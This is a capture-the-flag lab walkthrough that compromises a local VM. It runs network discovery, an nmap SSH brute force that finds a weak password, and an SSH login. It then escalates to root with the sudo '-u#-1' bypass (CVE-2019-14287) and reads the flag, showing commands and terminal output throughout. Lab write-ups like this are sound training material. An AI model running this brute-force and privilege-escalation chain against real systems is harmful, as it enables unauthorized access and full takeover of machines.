


# Shyam Bhanushali

## Exploit

### Step 1: Finding the IP address of the Target

Command:

**arp-scan -l**



```
root@kali: ~  
root@kali:~# arp-scan -l  
Interface: eth0, type: EN10MB, MAC: 00:0c:29:a8:4d:13, IPv4: 192.168.230.132  
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)  
192.168.230.2 00:50:56:ee:3c:32 VMware, Inc.  
192.168.230.134 00:0c:29:a3:df:9d VMware, Inc.  
192.168.230.254 00:50:56:e1:74:c7 VMware, Inc.  
  
3 packets received by filter, 0 packets dropped by kernel  
Ending arp-scan 1.9.7: 256 hosts scanned in 2.050 seconds (124.88 hosts/sec). 3  
responded  
root@kali:~#
```

### Step 2: Identifying the services running on the target

Command:

**nmap -T4 -A 192.168.230.134**

```
root@kali: ~  
root@kali:~# nmap -T4 -A 192.168.230.134  
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-02 20:39 EDT  
Nmap scan report for 192.168.230.134  
Host is up (0.00041s latency).  
Not shown: 999 closed ports  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)  
MAC Address: 00:0C:29:A3:DF:9D (VMware)  
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).  
TCP/IP fingerprint:  
OS:SCAN(V=7.80E=4%D=5/2%OT=22%CT=1%CU=36206%PV=Y%DS=1%DC=D%G=Y%M=000C29%TM  
OS:=608F4648%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%  
OS:TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5  
OS:=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=  
OS:FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%  
OS:A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0  
OS:%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%  
OS:=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R  
OS:=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N  
OS:%T=40%CD=S)  
Network Distance: 1 hop
```

## Step 3: Brute force SSH

Command:

```
nmap -p 22 --script ssh-brute 192.168.230.134
```

```
PORT      STATE SERVICE  
22/tcp    open  ssh  
| ssh-brute:  
|   Accounts:  
|   admin:liverpool - Valid credentials  
|_ Statistics: Performed 1530 guesses in 601 seconds, average tps: 2.7  
MAC Address: 00:0C:29:A3:DF:9D (VMware)
```

## Step 4: Login using SSH credentials

Command:

```
ssh admin@192.168.230.134
```

Password: liverpool

```

root@kali:~# ssh admin@192.168.230.134
The authenticity of host '192.168.230.134 (192.168.230.134)' can't be established.
ECDSA key fingerprint is SHA256:pnArlD1M7BVfhFrDPbq7JhY+A+JvkyWQ2K+ilpKPEcQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.230.134' (ECDSA) to the list of known hosts.
admin@192.168.230.134's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.8.0-50-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

129 updates can be installed immediately.
53 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Your Hardware Enablement Stack (HWE) is supported until April 2025.
$ pwd
/home/admin
$ id
uid=1001(admin) gid=1001(admin) groups=1001(admin)
$ █

```

## Step 5: Privilege Escalation using sudo

Command:

**sudo -l**

**sudo -u#-1 /bin/bash**

```

$ sudo -l
[sudo] password for admin:
Matching Defaults entries for admin on ubuntu:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR
    XFILESEARCHPATH XUSERFILESEARCHPATH",
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    mail_badpass

User admin may run the following commands on ubuntu:
    (ALL, !root) /bin/bash
$ █

```

```

$ sudo -u#-1 /bin/bash
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.


root@ubuntu:/home/admin# id
uid=0(root) gid=1001(admin) groups=1001(admin)
root@ubuntu:/home/admin# pwd
/home/admin
root@ubuntu:/home/admin# █

```

## Step 6: Finding the flag

Command:

```
cd root  
cat flag.txt
```

A terminal window with a black background and green text. The prompt is root@ubuntu:/. The first command is cd root, and the second is cat flag.txt. The output of the second command is FLAG{SuDo\_Is\_GaWd}.

```
root@ubuntu:/# cd root  
root@ubuntu:/root# cat flag.txt  
FLAG{SuDo_Is_GaWd}  
root@ubuntu:/root#
```

## References:

<https://access.redhat.com/security/cve/cve-2019-14287>